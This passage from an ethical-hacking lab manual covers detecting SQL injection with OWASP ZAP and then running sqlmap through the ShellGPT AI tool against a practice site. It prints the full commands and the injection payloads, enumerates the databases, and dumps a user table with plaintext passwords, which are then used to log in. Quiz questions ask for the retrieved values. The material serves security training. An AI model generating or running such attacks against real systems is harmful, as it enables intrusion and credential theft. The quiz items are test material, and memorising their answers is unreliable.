
10. You can observe the information such as **Risk**, **Confidence**, **Parameter**, **Attack**, etc., regarding the discovered SQL Injection vulnerability in the lower right-bottom, as shown in the screenshot.

The risks associated with the vulnerability are categorized according to severity of risk as Low, Medium, High, and Informational alerts. Each level of risk is represented by a different flag color:

- **Red Flag:** High risk
- **Orange Flag:** Medium risk
- **Yellow Flag:** Low risk
- **Blue Flag:** Provides details about information disclosure vulnerabilities



11. Similarly, expand any other vulnerability (here, **SQL Injection-MsSQL**) node under the **Alerts** tab and further click on the vulnerable URLs.



12. This concludes the demonstration of how to detect SQL injection vulnerabilities using OWASP ZAP.

13. Close all open windows and document all the acquired information.

14. You can also use other SQL injection detection tools such as **Damn Small SQLi Scanner (DSSS)** (<https://github.com>), Snort (<https://snort.org>), **Burp Suite** (<https://www.portswigger.net>), **HCL AppScan** (<https://www.hcl-software.com>) etc. to detect SQL injection vulnerabilities.

Question 15.2.1.1

Use OWASP ZAP to test a web application (www.moviescope.com) for SQL injection vulnerabilities. Enter the CWE ID of the SQL injection vulnerability found in www.moviescope.com.

Question 15.2.1.2

Use OWASP ZAP to test a web application (www.moviescope.com) for SQL injection vulnerabilities. Enter the WASC ID of the SQL injection vulnerability found in www.moviescope.com.

Lab 3: Perform SQL Injection using AI

Lab Scenario

As an ethical hacker or penetration tester, you must have a sound knowledge on the integration of AI technology in identifying and exploiting SQL injection vulnerabilities within web applications. You will leverage AI-generated payloads to enhance the efficiency and effectiveness of SQL injection attacks during penetration testing assessments.

Lab Objectives

- Perform SQL injection using ShellGPT

Overview of SQL Injection using AI

SQL injection with AI involves leveraging artificial intelligence to craft sophisticated injection payloads, automating the process of identifying and exploiting vulnerabilities in web applications. AI models generate context-aware SQL queries, enhancing penetration testing efficiency and effectiveness.

Task 1: Perform SQL Injection using ShellGPT

ShellGPT, an AI language model, can be utilized to assist in the exploration of SQL injection vulnerabilities within web applications. It can also assist in crafting malicious payloads or generating SQL queries.

Here, we will use ShellGPT to perform SQL injection on the target website.

The commands generated by ShellGPT may vary depending on the prompt used and the tools available on the machine. Due to these variables, the output generated by ShellGPT might differ from what is shown in the screenshots. These differences arise from the dynamic nature of the AI's processing and the diverse environments in which it operates. As a result, you may observe differences in command syntax, execution, and results while performing this lab task.


1. Before starting this lab, click Parrot Security to switch to the **Parrot Security** machine and incorporate ShellGPT by following steps provided in Integrate ShellGPT in Parrot Security Machine.pdf.

Alternatively, you can follow the steps to integrate **ShellGPT** provided in **Module 00: Integrate ShellGPT in Parrot Security Machine**.

2. In this lab we will use AI to perform SQL injection attack against MSSQL to extract databases.

In this task, you will pretend that you are a registered user on the <http://www.moviescope.com> website, and you want to crack the passwords of the other users from the website's database.

3. First we need to login to <http://www.moviescope.com> website and copy the cookie value, to do so follow **Steps#2-7** from **Task 2: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap of Lab 1: Perform SQL Injection Attacks**.




4. We will now, enumerate the database of the target website to do so, switch to the terminal window and run **sgpt --chat sql --shell "Use sqlmap on target url**

**http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value
'[cookie value which you have copied in Step#3]' and enumerate the DBMS
databases" command to scan the target website for SQL injection vulnerability
and enumerate databases.**

In the prompt, type **E** and press **Enter** to execute the command.

If **Do you want to skip for other DBMSes?** prompts , type **Y** and
press **Enter** to execute the command.



The screenshot shows a terminal window on a Kali Linux desktop environment. The title bar indicates the session is running as root on a parrot VM. The terminal content shows the following:

```
[root@parrot] ~
[root@parrot] ~
# sqli --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8wro='; ui-tabs-1=0' and enumerate the DBMS databases"
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro="; ui-tabs-1=0" --batch --dbs
[E]xecute, [D]escribe, [A]bort: E
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:16:07 /2024-05-27
[*] Hacking Web ...
[01:16:07] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:16:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
[2] Menu  [3] sqli --chat sql --shell ... [Home - MovieScope ...]
```

```
[*] starting @ 01:16:07 /2024-05-27/ [Mon May 27, 01:16]

[*] [01:16:07] [INFO] resuming back-end DBMS 'microsoft sql server'
[*] [01:16:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8849=8849

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: id=1;WAITFOR DELAY '0:0:5'--

    Type: time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind (IF)
    Payload: id=1 WAITFOR DELAY '0:0:5'

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CHAR(113)+CHAR(112)+CHAR(113)+CHAR(122)+CHAR(113)+CHAR(77)+CHAR(98)+CHAR(99)+CHAR(67)+CHAR(82)+CHAR(120)+CHAR(72)+CHAR(104)+CHAR(80)+CHAR(76)+CHAR(112)+CHAR(68)+CHAR(66)+CHAR(116)+CHAR(121)+CHAR(84)+CHAR(78)+CHAR(111)+CHAR(73)+CHAR(66)+CHAR(98)+CHAR(122)+CHAR(109)+CHAR(106)+CHAR(89)+CHAR(82)+CHAR(103)+CHAR(83)+CHAR(118)+CHAR(70)+CHAR(98)+CHAR(67)+CHAR(66)+CHAR(90)+CHAR(122)+CHAR(86)+CHAR(76)+CHAR(102)+CHAR(86)+CHAR(82)+CHAR(111)

[+] Menu sgpt --chat sql --shell ... [Home - MovieScope ...]
```

```
[*] [01:16:08] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 11 or 2022 or 2019 or 10
web application technology: Microsoft IIS 10.0, ASP.NET 4.0.30319, ASP.NET
back-end DBMS: Microsoft SQL Server 2022
[*] [01:16:08] [INFO] fetching database names
[*] [01:16:08] [WARNING] reflective value(s) found and filtering out
available databases [9]:
[*] DWConfiguration
[*] DW.Diagnostics
[*] DWQueue
[*] GoodShopping
[*] master
[*] model
[*] moviescope
[*] msdb
[*] tempdb
[*] [01:16:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'

[*] ending @ 01:16:08 /2024-05-27/ [Mon May 27, 01:16]

[root@parrot]~[/home/attacker]
#
```

5. We have successfully enumerated the databases from the target website, we will now enumerate the tables pertaining to the database **moviescope**. To do so run **sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value '[cookie value which you have copied in Step#3]' and enumerate the tables pertaining to moviescope database"** command.

In the prompt, type **E** and press **Enter** to execute the command.

```
Applications Places System Mon May 27, 01:24
[red] [green] [yellow] sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8wro='"
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
└─#sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8wro='; ui-tabs-1=0' and enumerate the tables pertaining to moviescope database "
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro="; ui-tabs-1=0" -D moviescope --tables --batch
[E]xecute, [D]escribe, [A]bort: E
      _____
     /   H   \
    /   [ ]   \   {1.8.3#stable}
   /   .   .   |   .
  /   [ ]   [ ]   |   .
 /   [ ]   [ ]   [ ]   |   .
|   V...   |   https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:24:34 /2024-05-27
[*] servers
[01:24:35] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:24:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--- ENVV3 Module 14
Parameter: id (GET)
  Type: boolean-based blind
  [Menu] sgpt --chat sql --shell ... [Home - MovieScope ...]
Mon May 27, 01:24:35
```

```
Applications Places System Mon May 27, 01:25
[red] [green] [yellow] sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8wro='"
File Edit View Search Terminal Help
back-end DBMS: Microsoft SQL Server 2022
[01:24:35] [INFO] fetching tables for database: moviescope
Database: moviescope
[11 tables]
+-----+
| Comments |
| CustomerLogin |
| Movie_Details |
| Offices |
| OrderDetails |
| OrderDetails1 |
| Orders |
| Orders1 |
| User_Login |
| User_Profile |
| tblContact |
+-----+
[*] ending @ 01:24:36 /2024-05-27
[root@parrot]~[/home/attacker]
└─#
```

6. After enumerating the database tables we will dump the contents of the `User_Login` table to view the login information of the target website.

7. Run **sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value '[cookie value which you have copied in Step#3]' and retrieve User_Login table contents from moviescope database"** command.


In the prompt, type **E** and press **Enter** to execute the command.

```
#sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8wro; ui-tabs-1=0' and retrieve User_Login table contents from moviescope database"
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro; ui-tabs-1=0" -D moviescope -T User_Login --dump
[E]xecute, [D]escribe, [A]bort: E
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:45:50 /2024-05-27/
[01:45:50] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:45:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--- 
Parameter: id (GET)
    Type: boolean-based blind
[01:45:50] [INFO] resuming back-end DBMS 'microsoft sql server'
```

```
[01:45:51] [INFO] fetching columns for table 'User_Login' in database 'moviescope'
[01:45:52] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[01:45:52] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+----+----+----+
| Uid | Uname | isAdmin | password |
+----+----+----+
| 1   | sam   | True    | test    |
| 2   | john  | True    | qwerty  |
| 3   | kety  | NULL    | apple   |
| 4   | steve | NULL    | password|
| 5   | lee   | NULL    | test    |
+----+----+----+
[01:45:52] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv'
[01:45:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.moviescope.com'


[*] ending @ 01:45:52 /2024-05-27/
[root@parrot]~[/home/attacker]
```

8. Sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.
9. You will see that under the **password** column, the passwords are shown in plain text form.
10. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.
11. The **Login** page appears; log in into the website using the retrieved credentials **steve/password**.



12. You will observe that you have successfully logged into the MovieScope website with Steve's account, as shown in the screenshot.

If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.



13. Apart from the aforementioned commands, you can further explore additional options within the ShellGPT tool and utilize various other tools to perform SQL injection attacks on the target website.
14. This concludes the demonstration of performing SQL injection on the target website using ShellGPT.
15. Close all open windows and document all the acquired information.

Question 15.3.1.1

Write a ShellGPT prompt and execute it on Parrot Security machine to perform SQL injection using sqlmap tool on <http://www.moviescope.com> website. Enter the password of the user lee that was retrieved using SQL Injection.